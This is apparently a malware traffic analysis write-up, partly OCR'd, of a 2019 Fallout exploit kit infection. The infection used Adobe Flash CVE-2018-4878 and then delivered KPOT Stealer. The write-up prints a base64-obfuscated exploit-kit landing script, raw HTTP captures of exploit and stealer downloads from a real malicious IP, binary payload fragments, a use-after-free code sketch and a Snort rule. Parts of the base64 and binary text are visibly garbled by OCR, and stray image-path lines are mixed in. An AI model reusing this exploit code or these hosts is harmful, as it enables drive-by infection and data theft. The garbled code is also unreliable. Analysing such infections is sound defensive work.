    function l(){var rah=String; var s = "
```


dmFyIGZnZGZnZCA9ICIiOy8qc2RmeGN4dnJ1dHVybiB1OyB9IGZ1bmN0aW9zZGYqL3ZhciBmZ2RmZmdzZCA9ICIiO2Z1bmN0aW9uIGZnaGdoa2hqa2hqKG51bSwgd21kdGgpe3ZhciBjdmJuID0g
IjAxMjM0NTY3ODlhYmNkZWYiOy8qczkxNjE2ZGZmZDEwMDAwMGhkODQyMjVoZnMqL3ZhciBmZ2hnaGtoamtoaiA9IGN2Ym4uc3Vic3RyKG51bSAmIDB4RiwgMSk7d2hpbGUgKG51bSA+
IDB4Rikge251bSA9IG51bSA+
Pj4gNDtmZ2hnaGtoamtoaiA9IGN2Ym4uc3Vic3RyKG51bSAmIDB4RiwgMSkgKyBmZ2hnaGtoamtoajt9dmFyIHdpZHRoID0gKHdpZHRoID8gd21kdGggOiAwKTsgd2hpbGUgKGZnaGdoa2hqa2hq
Lmx1bmd0aCA8IHdpZHRoKWZnaGdoa2hqa2hqID0gIjAiICsgZmdoZ2hraGpraGo7cmV0dXJuIGZnaGdoa2hqa2hqO30KCglmdW5jdGlvbiBnZmRnc2RmNTY2KHUsIGspIHt2YXIgZnI9U3RyaW5n
LmZyb21DaGFyQ29kZTt2YXIgYz0iIiwgYj0iIiwgZD0iIiwgZjlmcigweDIwKSwgZz1mcigwKSwgdjlmcigweDIyKTt2YXIgYXBwPWsrditmK3YrdSt2K2YrdituYXZpZ2F0b3IudXNlckFnZW50
K3YrZytnK2crZzthcHAubGVuZ3RoJTIgJiYgKGFwcCs9Zyk7Zm9yICh2YXIgZSA9IDA7IGUgPCBhcHAubGVuZ3RoOyBlKyspIHtiID0gZmdoZ2hraGpraGooYXBwLmNoYXJDb2R1QXQoZSksMik7
ZCA9IGZnaGdoa2hqa2hqKGFwcC5jaGFyQ29kZUF0KGUrMSksMik7YyArPSBiICsgZDtlICs9IDE7fXJ1dHVybiBjO31mdW5jdGlvbiB1MSh1KXtyZXR1cm4gdW51c2NhcGUoZS19LypzMzE3MTZk
ODQ1MDJoZmN2Ymo3MjAxZnMqL2Z1bmN0aW9uIHAxKGUpe3J1dHVybiBwYXJzZUludChlLDE2KX1mdW5jdGlvbiBibSgpe3ZhciB1LGQsYSxuLGY7dHJ5e21mKG49bmF2aWdhdG9yLnVzZXJBZ2Vu
dC50b0xvd2VyQ2FzZSgpLGU9L01TSUVbXC9cc11cZCsvaS50ZXN0KG4pLGE9L1dPVzY0Oy9pLnRlc3QobiksZD0vV2luNjQ7L2kudGVzdChuKSxmPS9UcmlkZW50XC8oXGQpL2kudGVzdChuKT9w
YXJzZUludChSZWdFeHAuJDEpOm51bGwsIWQmJmUmJmYmJig2PT1mfHwlPT1mfHw0PT1mKSlyZXR1cm4gcG49ZixibD1hLCEwfWNhdGNoKHQpe31yZXR1cm4hMXlmdW5jdGlvbiBtZChlLGQsYS17
dmFyIG47aWYoZVthMV08ZFthMV0pcmV0dXJuLTE7aWYoYS17aWYoZVttNV0oMD09ZVtjM10oMCk/
MTowLGRbYTFdKT09ZClyZXR1cm4gMH11bHN1IG1mKG49ZVthMV0tZFthMV0sMD09ZVtjM10oZVthMV0tMSkmJm4rKyx1W201XShuLGRbYTFdKT09ZClyZXR1cm4gbjtyZXR1cm4tMX0vKnMzMzMw
MmQ2MTAyM2hmdmN2ajMzNzA1ZmdmcyovZnVuY3Rpb24gcnAoZS17dmFyIGQsYSxuO2ZvcihuPSIiLGE9MDthPGVbYTFdO2ErKylkPWVbYzJdKGEpLG4rPXIxW3YzXShkJnAxKCIweGZmIikpLG4r
PXIxW3YzXSgoZCZwMSgiMHhmZjAwIikpPj44KTtyZXR1cm4gbnlmdW5jdGlvbiB0ZShlKXt2YXIgZCxhO2ZvcihhPSIiLGd9ZvcihkPSIiLGVbYTFdJTIiMmJihlKz11MShpejMpKSxhPTA7YTx1W2ExXTthKz0yKWQrPSIl
PSIldSIsZCs9b3B1KGVbYzJdKGErMSksMiksZCs9b3B1KGVbYzJdKGEpLDIpO3J1dHVybiBkfWZ1bmN0aW9uIHdhdyhlKXtyZXR1cm4gcnAodTEob2woZSkpKX1mdW5jdGlvbiBvbChlKXt2YXIg
ZCxhO3J1dHVybiBhPWUmcDEoIjB4RkZGRiIpLGQ9ZT4+
MTYmcDEoIjB4RkZGRiIpLCIldSIrb3B1KGEsNCkrIiV1IitvcGUoZCw0KX1mdW5jdGlvbiB0ZWUoZS17cmV0dXJuIGdtW2RsXVtzU11baW05XShwMSgiMHg0NCIpKT11LHNjW3RveeV1baWU4XX1m
dW5jdGlvbiBvcGUoZSxkKXt2YXIgYTtmb3IoYT11LnRvU3RyaW5nKDE2KSxkcT1hMTthW2RxXTtkOylhPSIwIitHO3J1dHVybiBhfWZ1bmN0aW9uIGdsKGUpe3ZhciBkO3J1dHVybiBkPSIiLGQ9
ZVthMV0+
MT9vcGUoZVtjM10oMSksNCkrb3B1KGVbYzJdKDApLDQpOm9wZShlW2MyXSgwKSw0KSxwYXJzZUludChkLDE2KX1mdW5jdGlvbiBnbihlKXt2YXIgZCxhLG47Zm9yKG49MDszPm47bisrKW1mKGQ9
dGV1KGUrbikpcmV0dXJuIGE9Z2woZCksYTw8PTgqbjtyZXR1cm4gMH1mdW5jdGlvbiBoZW4oKXt2YXIgZSxkLGEsbjtyZXR1cm4gbjlnbihwMSgiMHg3ZmZlMDI2OCIpKSZwMSgiMHgwZiIpLGQ9
bj9nbihwMSgiMHg3ZmZlMDI2NCIpKTpudWxsLGE9Z24ocDEoIjB4N2ZmZTAyNmMiKSksZT1nbihwMSgiMHg3ZmZlMDI3MCIpKSwlIT1hfHwxIT11JiYyIT11fHwxIT1kPzY9PWEmJjA9PWUmJjE9
PWQ/
Mjo2PT1hJiYxPT11JiYxPT1kPzM6MDoxfWZ1bmN0aW9uIGdvcigpe3J1dHVybiBnbihibD9wMSgiMHg3ZmZlMDM0MCIpOnAxKCIweDdmZmUwMzAwIikpfWZ1bmN0aW9uIHlwKGUpe3ZhciBkLGEs
bixmLGJpdTRqO21mKGY9bnVsbCxlKXtmb3IoZSY9cDEoIjB4ZmZmZjAwMDAiKTs7KXtpZigoZ24oZSkmcDEoIjB4ZmZmZiIpKT09cDEoIjB4NWE0ZCIpKXtmPWU7YnJ1YWt9ZS09cDEoIjB4MTAw
MDAiKX1iaXU0aj0iMHgzYyI7aWYoZiYmKGQ9ZitnbihmK3AxKGJpdTRqKSksZ24oZCk9PXAxKCIweDQ1NTAiKSYmKGE9Z24oZCtwMSgiMHgxYyIpKSxuPWduKGQrcDEoIjB4MmMiKSksYSYmbikp
KXJ1dHVybnthOmYrbixiOmYrbithfX1yZXR1cm4gbnVsbH1mdW5jdGlvbiBzdygpe3ZhciBlLGUsZCxlO2ZvcihlPTA7ZTxwMSgiMHg0MDAiKTtlKyspYWhbZV09ZDJbYWdKCJkZXNhdGHNpbXZv
OnNoYXBlIiksZDJbZTNdLmFwcGVuZENoaWxkKGFoW2VdKTtmb3IoZ209ZDJbbzNdKCJnZmRmZGQiKSxlPTA7ZTxwMSgiMHg0MDAiKTtlKyspc2NbZV09YWhbZV1bdTdoXTtmb3IoZT0wO2U8cDEo


Adobe Flash

```
GET /?MTg0MzEy&UOViokhlz&aposAqGuAYQhGJO=difference&JhdAxqxZHPMIkeK=difference&dsWGIXdorJRe=detonator&qIHWsvSKCKW=referred&zoZXprPP=know
n&lbepukXxCTe=vest&WQLDTkVC=heartfelt&hziRqmWCrsMaus=constitution&evkJcGbq=referred&ff5sdfds=w3bQMvXcJxjQFYbGMvzDSKNbNknWHViPxomG9MildZe
qZGX_k7vDfF-qoVXcCgWRxfQ&sIusXJLxas=community&DFWEKmZUkxxeB=golfer&t4tsdfsg4=ufOADNQToihfRLwJpzo1fUlIUof-ni0nRyxSa0p7Ur0HeYAMU9qKcELk82V
zFjLdTJvs&gSlEAaKzG=criticized&sXTxIOfYGsZL=golfer&qSnbemVoJtsl=criticized&UjrvHHTG=blackmail&bpiAMNrElSNjI0OTM5 HTTP/1.1
Accept: */*
Accept-Language: en-US
Referer: http://37.46.135.170/?MTQwMjg3&ZqHoAiAzR&ff5sdfds=xXjQMvWUbRXQDJ3EKvPcT6NMMVHRFUCL2YedmrHZefjac1WkzrvFTF_7ozKATQSG6_ptdfJ&ZJull
=known&ClGaW=
x-flash-version: 28,0,0,126
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Host: 37.46.135.170
DNT: 1
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sat, 22 Jun 2019 23:48:07 GMT
Content-Type: application/x-shockwave-flash
Content-Length: 9207
Connection: keep-alive

CWS"y3..x.,..8........ug.8G..3{%...:|.....q...!r.H)#..$$....N|.%......>..<........ @......k.F!7....{t.<........`du..Y..P..j..E.....P.'.%
\'Fz<@...m...1..`z....Q.4`..:.h.........d.i.......e.'.....*....R.....v}.4.}L..B#.t.&\..W}...x.+A...j.q*..C.@.....)%...099.i..X:..|.b."Qd
...n.....gv.c."'..a......gwy.....]4+F..@h.A<..7.T.om..d....v....Z....G;i#...X...q.}$.N...4|bI....G.
)_...Hu.,..s...J.....p.fU..D...l...V...s...A.J>.c..0.N.*Xr.g`kW_..M..V.v..:.c.Q.7U.C...YP..F...iF..w....\....W..9.....=...Q..:x..'....X
&...\..  `..4..t.....o.[..4CQ.f.J[..".}..5....J5..|.=..j..IBH........."s..R.zi..:qnk=?.I"..A.....|.$.a+...I....`..W.,..h....7{<P..yF.*8/
il fu        G O@A     6 } '   1u  I       sG    A < p z +it t
```





Adobe Flash details

CVE-ID	
CVE-2018-4878	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
A use-after-free vulnerability was discovered in Adobe Flash Player before 28.0.0.161. This vulnerability occurs due to a dangling pointer in the Primetime SDK related to media player handling of listener objects. A successful attack can lead to arbitrary code execution. This was exploited in the wild in January and February 2018.	
References	



Dangling Pointer in Programming





Copy Edit

```
public:
    void execute() {
        std::cout << "Malicious code executed!" << std::endl;
    }
};

int main() {
    MediaPlayer* player = new MediaPlayer(); // Allocate memory for MediaPlayer
    player->play();                          // Normal operation

    delete player;                           // Free the memory
    std::cout << "MediaPlayer deleted, but pointer is still dangling!" << std::endl;

    // Simulate memory reuse
    MaliciousCode* malicious = new MaliciousCode(); // Reuse the freed memory
    memcpy(player, malicious, sizeof(MaliciousCode)); // Overwrite the memory with malicio

    // Exploit: Call the dangling pointer
    player->play(); // Instead of "play", this calls the malicious code!
```

Collect Garbage Function

RT	12	2019-06-22...	37.46.135.170	80	10.0.76.109	49204	6	ET INFO Suspicious Possible CollectGarbage in base64 1

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET INFO Suspicious
Possible CollectGarbage in base64 1"; flow:established,from_server; file_data;
content:"Q29sbGVjdEdhcmJhZ2U"; classtype:misc-activity; sid:2016825; rev:2;
metadata:created_at 2013_05_06, updated_at 2013_05_06;)
/nsm/server_data/securityonion/rules/seconion-import-1/downloaded.rules: Line 8683
```

Attackers exploited `CollectGarbage()` as part of **memory corruption attacks**, especially in **use-after-free (UAF) vulnerabilities**, such as **CVE-2018-4878**.


How does this work in an exploit?

- **Step 1:** The attacker forces the Flash Player to allocate memory for an object.
- **Step 2:** The attacker frees that object but **keeps a reference to it** (dangling pointer).
- **Step 3:** The attacker calls `CollectGarbage()`, which forces the Flash Player to clear memory.
- **Step 4:** The freed memory can now be **reused by the attacker's malicious code**, leading to **arbitrary code execution**.

CVE-2018-4878 was the second most commonly observed vulnerability and is the only Adobe Flash Player vulnerability on this year's top 10. Like CVE-2018-8174, this vulnerability was included in multiple exploit kits, most notably the Fallout exploit kit, which was used to distribute GandCrab ransomware. Fallout took its name and URI patterns from the now defunct Nuclear exploit kit, which had been associated with CVE-2015-7645, one of 2016's top 10 vulnerabilities. In 2018, Fallout was last selling for $300 a week and $1,100 a month, as seen below.

KPOT Steale


x-Shockware >> flash download of the executable file **KPOT Stealer**



```
GET /?
MzU4NjA0&kaZDWzI&AkwenzFXp=perpetual&EIDOXmpaHLIMQ=blackmail&PmNkusRzUKjdx1=known&embBMhXHEV
qMM=already&nvQgwJI=community&PtVAedNAUU=difference&jDCoPDPCLNkpJ=heartfelt&SJjNZIaGHxK=know
n&vvHefJ=heartfelt&t4tsdfsg4=PAVMb_q6p3E1EnR6U0pGB_xyNZgITqZucEbg_2lT3ybZGJsJ1kx_R6GcBxewtW1
0Z6AwalanCH6fAnUctFEsxYQ&IJbAFjBSlWY=heartfelt&hyYviEG=criticized&ff5sdfds=xHjQMrnYbRbFFYTfK
PPEUKNEMUjWA0-
KwYmZhafVF5mxFDHGpbX1FxXspVSdCFSEmvRvdLUHIwSh1U3ASwN1zYk&SfDdcBJQLntZc=everyone&ZwddKCJISaTB
=blackmail&IqnFgRnJ=known&WWmEHUqy=vest&niUheyKPRbLYEdyNjEwOTgy HTTP/1.1
Connection: Keep-Alive
Accept: */*
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Host: 37.46.135.170

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sat, 22 Jun 2019 23:48:11 GMT
Content-Type: application/x-msdownload
Content-Length: 584192
Connection: keep-alive
Accept-Ranges: bytes

)U.C...S...v)r          <k.......?ET.p4..u..4..... +.
..T..6...A......T.c88..9.%4.......J...1.lX.../p.u1c |.4.u.#..j..j..........:........WJ.<
$>1...D....M......q9y'.,..'#.Q-*...,.R")T......}.. W&Z..9{....}..........B.K..zm..}..]....
.Bu.J......}j0.mX.x7k#>.H..W.
..8......8D]..a.7a;......M.amV.gpt..B....RK#....p*.5/....2.R.
15.L.S;...Wm3..Kvv....p......RR/@.....a>....rJ...$. 1.....T=....L.......r*)..*....M1.4.
{I.P...1P.}xf2fr.Bh..eW.......x..a.......f..~.....=y...@E......BW....(e_H...%.....CK...
2.0.N..U........f..-..  ......7 j.F.....6..P~./...N:Q..P.`Nk-SK......3z.}...`.."...
44cX@.U.D....^E-..190
.I.|Q..j..R.iv...i..........oO.8.;             ....T....
............2V.(..S
pa.).....go..|.P....8.u.......R.7ll.{.`*.....@.o.`|}..  .+n..0N...>.;&.....Q..%.>.
7B...QE..C..|cZ...\.#r.]o4.P.............r<>.f.1".%>.N.....2.U.E.........%IfzNb.US..
...E.:.>..$..=.         l.tD..lo..........C(#.LKA......{....M...W...)O..Tw...  ...D..\...k.
1..).K.\D...2.......]C:.-....pz......G....}...  ....$...`...V|...6....M4c*..........
(..e.@.'@.p.7..H....cd`o..-6.Y
.....d..@.L$.........._X..!.$=o[...hM>j;......(X..*eLR.....^..h.lA.I...i./...y...SP.....
```

Post infection TRafic

Exfiltration of sensitive data was conducted over **8.209.83.76**



Exfiltration Data Size

Ethernet · 11 | IPv4 · 54 | IPv6 | TCP · 254 | UDP · 107

